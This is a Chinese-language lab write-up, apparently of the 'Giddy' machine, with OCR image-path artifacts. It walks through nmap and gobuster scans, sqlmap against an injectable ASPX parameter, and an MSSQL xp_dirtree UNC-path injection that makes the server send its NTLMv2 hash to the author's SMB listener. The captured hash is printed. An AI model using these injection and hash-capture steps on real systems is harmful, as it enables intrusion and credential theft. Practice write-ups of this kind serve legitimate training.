
Giddy(AD),mssql[SMB監聽,NTLMv2雜湊]、UniFiVideo提權漏洞


```
└─# nmap -sCV -p80,443,3389,5985 -A  10.10.10.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 12:51 EDT
Nmap scan report for 10.10.10.104
Host is up (0.28s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
| tls-alpn:
|   h2
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: 2024-08-12T16:51:49+00:00; -1s from scanner time.
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2018-06-16T21:28:55
|_Not valid after:  2018-09-14T21:28:55
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Giddy
| Not valid before: 2024-08-11T16:30:54
|_Not valid after:  2025-02-10T16:30:54
|_ssl-date: 2024-08-12T16:51:49+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: GIDDY
|   NetBIOS_Domain_Name: GIDDY
|   NetBIOS_Computer_Name: GIDDY
|   DNS_Domain_Name: Giddy
|   DNS_Computer_Name: Giddy
|   Product_Version: 10.0.14393
|_  System_Time: 2024-08-12T16:51:40+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   276.27 ms 10.10.14.1
2   279.11 ms 10.10.10.104

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.45 seconds
```

80、443首頁一致，
一張可愛的狗狗~



進行`feroxbuster`目錄爆破(發現很多ASPENT東西)



可用`gobuster`針對`asp,aspx`爆破，兩筆都相同


```
└─# gobuster dir -u https://10.10.10.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x txt,asp,aspx,html -t 40 -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.104
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,asp,aspx,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/remote               (Status: 302) [Size: 157] [--> /Remote/default.aspx?ReturnUrl=%2fremote]
/*checkout*           (Status: 400) [Size: 3420]
/*checkout*.aspx       (Status: 400) [Size: 3420]
/mvc                  (Status: 301) [Size: 148] [--> https://10.10.10.104/mvc/]
/*docroot*.aspx        (Status: 400) [Size: 3420]
/*docroot*            (Status: 400) [Size: 3420]
/*                    (Status: 400) [Size: 3420]
/*.aspx                (Status: 400) [Size: 3420]
/http%3A%2F%2Fwww.aspx (Status: 400) [Size: 3420]
/http%3A%2F%2Fwww     (Status: 400) [Size: 3420]

┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.10.104 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x txt,asp,aspx,html -t 40 -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.104
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,asp,aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/remote               (Status: 302) [Size: 157] [--> /Remote/default.aspx?ReturnUrl=%2fremote]
/*checkout*           (Status: 400) [Size: 3420]
/*checkout*.aspx       (Status: 400) [Size: 3420]
/mvc                  (Status: 301) [Size: 147] [--> http://10.10.10.104/mvc/]
/*docroot*            (Status: 400) [Size: 3420]
/*docroot*.aspx       (Status: 400) [Size: 3420]
/*                    (Status: 400) [Size: 3420]
/*.aspx                (Status: 400) [Size: 3420]
```

主要


```
/remote               (Status: 302) [Size: 157] [--> /Remote/default.aspx?ReturnUrl=%2fremote]
```

```
/mvc                  (Status: 301) [Size: 148] [-->
https://10.10.10.104/mvc/]
```


/remote



/mvc



/mvc找隨便一欄(GET請求)。放入'會報錯，懷疑可進行sql注入(可正常使用sqlmap)





```
sqlmap -u "https://10.10.10.104/mvc/Product.aspx?ProductSubCategoryId=5%27"
--dbs --batch --level 5 --risk 3

[15:34:37] [INFO] the back-end DBMS is Microsoft SQL Server(MSSQL)
available databases [5]:
[*] Injection
[*] master
[*] model
[*] msdb
[*] tempdb
```


* * *

這資料庫太龐大了~看了眼睛快瞎掉。。。

但沒找到username OR passwd相關

發現`Search.aspx`也會報錯(POST請求)





Server Error in '/mvc' Application.

Unclosed quotation mark after the character string ''.
Incorrect syntax near ''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ''.
Incorrect syntax near ''.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ''.
Incorrect syntax near ''.]
  System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3180428
  System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncC
  System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet
  System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +87
  System.Data.SqlClient.SqlDataReader.get_MetaData() +99
  System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInt
  System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolear
  System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String met
  System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String met
  System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) +301
  System.Data.SqlClient.SqlCommand.ExecuteReader() +137
  _1_Injection.Search.Button1_Click(Object sender, EventArgs e) in C:\Users\jnogueira\Downloads\owasp10\1-owasp-top10-m1-injection-exerci
  System.Web.UI.WebControls.Button.OnClick(EventArgs e) +11764989
  System.Web.UI.WebControls.Button.RaisePostBackEvent(String eventArgument) +150
  System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1665
```

但使用sqlmap失敗。

測試`MSSQL UNC 路徑`看看。列出 SMB 共用中的檔案並取得 NTLMv2 雜湊值。
參考:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL Injection/MSSQL Injection.md

WEB輸入如下`(抓取test)`

```
;use master; exec xp_dirtree '\\10.10.14.2\test';--
```

作為 URL 編碼：

```
/mvc/Product.aspx?
ProductSubCategoryId=18%3buse%20master%3b%20exec%20xp_dirtree%20'%5c%5c10.10
.14.2%5ctest'%3b--%20%20
```

開啟SMB監聽指令如下

```
impacket-smbserver test .
```

獲取：


```
[*] AUTHENTICATE_MESSAGE (GIDDY\Stacy,GIDDY)
[*] User GIDDY\Stacy authenticated successfully
Stacy::GIDDY:aaaaaaaaaaaaaaaa:cbdfa64e7268f1ad79aa457ee9a48073:0101000000000
000805f0ff6fbecda01df003d8b26cb875300000000010010006500500051004e00700079007
a004100030010006500500051004e00700079007a004100020010007700 6b0076004a0062004
f004400610004001000770 06b0076004a0062004f004400610007000800805f0ff6fbecda010
600040002000000080030003000000000000000000000000300000c21092a68cd8d49a75e88
d0ded74447c64c26f1762ea997a197ad8ab808c215b0a001000000000000000000000000000
000000009001e006300690066007300 2f00310030002e00310030002e00310034002e0032000
0000000000000000000000
```

進行爆破

